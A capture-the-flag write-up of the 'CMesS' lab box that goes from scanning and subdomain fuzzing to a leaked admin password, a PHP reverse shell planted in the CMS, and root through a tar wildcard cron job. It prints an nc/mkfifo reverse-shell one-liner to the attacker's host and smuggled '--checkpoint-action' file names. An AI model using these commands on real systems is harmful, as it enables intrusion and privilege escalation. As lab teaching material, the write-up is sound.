


Let's start with the port scanning.

```
(yashvik@kali) - [~]
$ nmap 10.10.62.91 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-10 16:46 IST
Nmap scan report for cmess.thm (10.10.62.91)
Host is up (0.23s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
|_  256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-robots.txt: 3 disallowed entries
|_ /src/ /themes/ /lib/
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 44.91 seconds
```


As we can see we have only one option that is to check the http service running on port 80.



Seems website developed by noobs. There is no hidden data in the source file so lets do the directory traversal using gobuster.

```
=====
/0 (Status: 200) [Size: 3851]
/.htpasswd (Status: 403) [Size: 274]
/.htaccess (Status: 403) [Size: 274]
/001 (Status: 200) [Size: 4078]
/01 (Status: 200) [Size: 4078]
/1 (Status: 200) [Size: 4078]
/0001 (Status: 200) [Size: 4078]
/1c (Status: 200) [Size: 4078]
/1qw23e (Status: 200) [Size: 4078]
/1q2w3e (Status: 200) [Size: 4078]
/1a2b3c (Status: 200) [Size: 4078]
/1x1 (Status: 200) [Size: 4078]
/1sanjose (Status: 200) [Size: 4078]
/1qaz2wsx (Status: 200) [Size: 4078]
/1p2o3i (Status: 200) [Size: 4078]
/1_files (Status: 200) [Size: 4078]
/About (Status: 200) [Size: 3339]
/Index (Status: 200) [Size: 3851]
/Search (Status: 200) [Size: 3851]
/about (Status: 200) [Size: 3353]
/admin (Status: 200) [Size: 1580]
/api (Status: 200) [Size: 0]
/assets (Status: 301) [Size: 318] [--> http://cmess.thm/assets?url=assets]
/author (Status: 200) [Size: 3590]
/blog (Status: 200) [Size: 3851]
/category (Status: 200) [Size: 3862]
/cm (Status: 500) [Size: 0]
/feed (Status: 200) [Size: 735]
/fm (Status: 200) [Size: 0]
/index (Status: 200) [Size: 3851]
/lib (Status: 301) [Size: 312] [--> http://cmess.thm/lib?url=lib]
```

Aha! lots of are directory available but after checking all none of the directory contained any sensitive information. Only the /admin is of our use.



Log In

Login

☐ Show password

[Forgot password?](#)

sql injection doesn't work here and also, we cannot brute force the login page as it has already been specified. It seems like a dead end. But wait we can do subdomain traversal using wfuzz.

```
└─$ wfuzz -c -Z -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://cmess.thm' -H 'HOST: FUZZ.cmess.thm'
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://cmess.thm/
Total requests: 4989

=====
ID          Response  Lines  Word    Chars   Payload
=====
000000007:  200          107 L   290 W    3889 Ch  "webdisk - webdisk"
000000017:  200          107 L   290 W    3871 Ch  "m - m"
000000018:  200          107 L   290 W    3880 Ch  "blog - blog"
000000003:  200          107 L   290 W    3877 Ch  "ftp - ftp"
000000014:  200          107 L   290 W    3898 Ch  "autoconfig - autoconfig"
000000001:  200          107 L   290 W    3877 Ch  "www - www"
000000015:  200          107 L   290 W    3874 Ch  "ns - ns"
000000013:  200          107 L   290 W    3904 Ch  "autodiscover - autodiscover"
000000016:  200          107 L   290 W    3880 Ch  "test - test"
000000019:  200           30 L   104 W     934 Ch  "dev - dev"
000000012:  200          107 L   290 W    3877 Ch  "ns2 - ns2"
000000006:  200          107 L   290 W    3880 Ch  "smtp - smtp"
```

Ahhaa! We got a subdomain dev.cmess.thm. Now we need to add this domain in our host file.


```
GNU nano 5.4
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.10.206.77  cmess.thm dev.cmess.thm
```


Let's check if we get anything on the subdomain.

```
(yashvik@kali) ~$ curl http://dev.cmess.thm
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Development</title>
</head>
<body>
  <h2>Development Log</h2>
  <article>
    <h3>andre@cmess.thm</h3>
    <p>Have you guys fixed the bug that was found on live?</p>
  </article>
  <article>
    <h3>support@cmess.thm</h3>
    <p>Hey Andre, We have managed to fix the misconfigured .htaccess file, we're hoping to patch it in the upcoming patch!</p>
  </article>
  <article>
    <h3>support@cmess.thm</h3>
    <p>Update! We have had to delay the patch due to unforeseen circumstances</p>
  </article>
  <article>
    <h3>andre@cmess.thm</h3>
    <p>That's ok, can you guys reset my password if you get a moment, I seem to be unable to get onto the admin panel.</p>
  </article>
  <article>
    <h3>support@cmess.thm</h3>
    <p>Your password has been reset. Here: [REDACTED]</p>
  </article>
</body>
```


Yaaah! We got the chat log of the company that contain the email and password of the admin.



We got the admin login.



We can change the config.php file with a php-reverse-shell to get a reverse shell.



After changing the file, we have to change the theme of the cms to get the revers-shell.

```
(yashvik@kali)-[~]
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.9.0.229] from (UNKNOWN) [10.10.206.77] 52442
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019
03:46:19 up 23 min, 0 users, load average: 0.01, 7.23, 12.64
USER      TTY      FROM=rockfile      LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp
```

```
(yashvik@kali)-[~]
$ nc -lnvp 4445
listening on [any] 4445 ...
connect to [10.9.0.229] from (UNKNOWN) [10.10.206.77] 52442
Linux cmess 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x
03:46:19 up 23 min, 0 users, load average: 0.01, 7.23, 12.64
USER      TTY      FROM=rockfile      LOGIN@  IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /tmp
$ mkdir aa
$ cd aa
$ wget http://10.9.0.229/LinEnum.sh
--2022-01-10 03:49:49-- http://10.9.0.229/LinEnum.sh
Connecting to 10.9.0.229:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

0K ..... 100% 98.4K=0.5s
2022-01-10 03:49:50 (98.4 KB/s) - 'LinEnum.sh' saved [46631/46631]
$
```

We can use LinEnum for automated search.

```
-rw-r--r-- 1 root root 3028 Feb 26 2019 /etc/adduser.conf
[-] Location and Permissions (if accessible) of .bak file(s):
-rw-r--r-- 1 root root 3020 Feb 6 2020 /etc/apt/sources.bak
-rwxrwxrwx 1 root root 36 Feb 6 2020 /opt/.password.bak

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Feb 26 2019
drwxr-xr-x 12 root root 4096 Feb 6 2020
```

We can access the highlighted directory it seems to contains some sensitive data.

```

### SCAN COMPLETE #####
$ cat /opt/.password.bak
andres backup password
$

```

Now we have got password for andre. We can now try to ssh login.

```

(yashvik@kali)-[~]
$ ssh andre@10.10.206.77
The authenticity of host '10.10.206.77 (10.10.206.77)' can't be
ECDSA key fingerprint is SHA256:sWfTNeZtMkhHDii33U60/cvVhAonkgx
Are you sure you want to continue connecting (yes/no/[fingerprint])
Warning: Permanently added '10.10.206.77' (ECDSA) to the list of
andre@10.10.206.77's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Thu Feb 13 15:02:43 2020 from 10.0.0.20
andre@cmess:~$ ls
backup  user.txt
andre@cmess:~$ cat user.txt
tmh[C929556-10-10-120677-10-10-120677]
andre@cmess:~$

```

We successfully logged and got the user flag. Now its time for previledge escalation.

```

andre@cmess:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekl
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.month
*/2 * * * * root    cd /home/andre/backup && tar -zcf /tmp/andre backup.tar.gz *
andre@cmess:~$

```

We can see that a task is assigned to run periodically after every 2min with root premission . We can use this to get reverse shell. But can we run a command with tar command that

seems impossible, I was stuck here for a bit but after googling about the wildcard entries finally I got the solution.

```
File Actions Edit View Help
yashvik@kali: ~/Downloads x yashvik@kali: ~/Downloads/LinEnum x yashvik@kali: ~ x andre@cmess: ~/backup x yashvik@kali: ~ x
andre@cmess:~/backup$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.0.229 9001 >/tmp/f" > shell.sh
andre@cmess:~/backup$ echo "" > "--checkpoint-action=exec=sh shell.sh"
andre@cmess:~/backup$ echo "" > --checkpoint=1
andre@cmess:~/backup$
```

We have to start a netcat session in our attacking system and wait for 2min to rerun the task.

```
(yashvik@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
```

And boom! we got the root shell.

```
(yashvik@kali)-[~]
$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.9.0.229] from (UNKNOWN) [10.10.206.77] 49010
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# cd /root
# ls
root.txt
#
```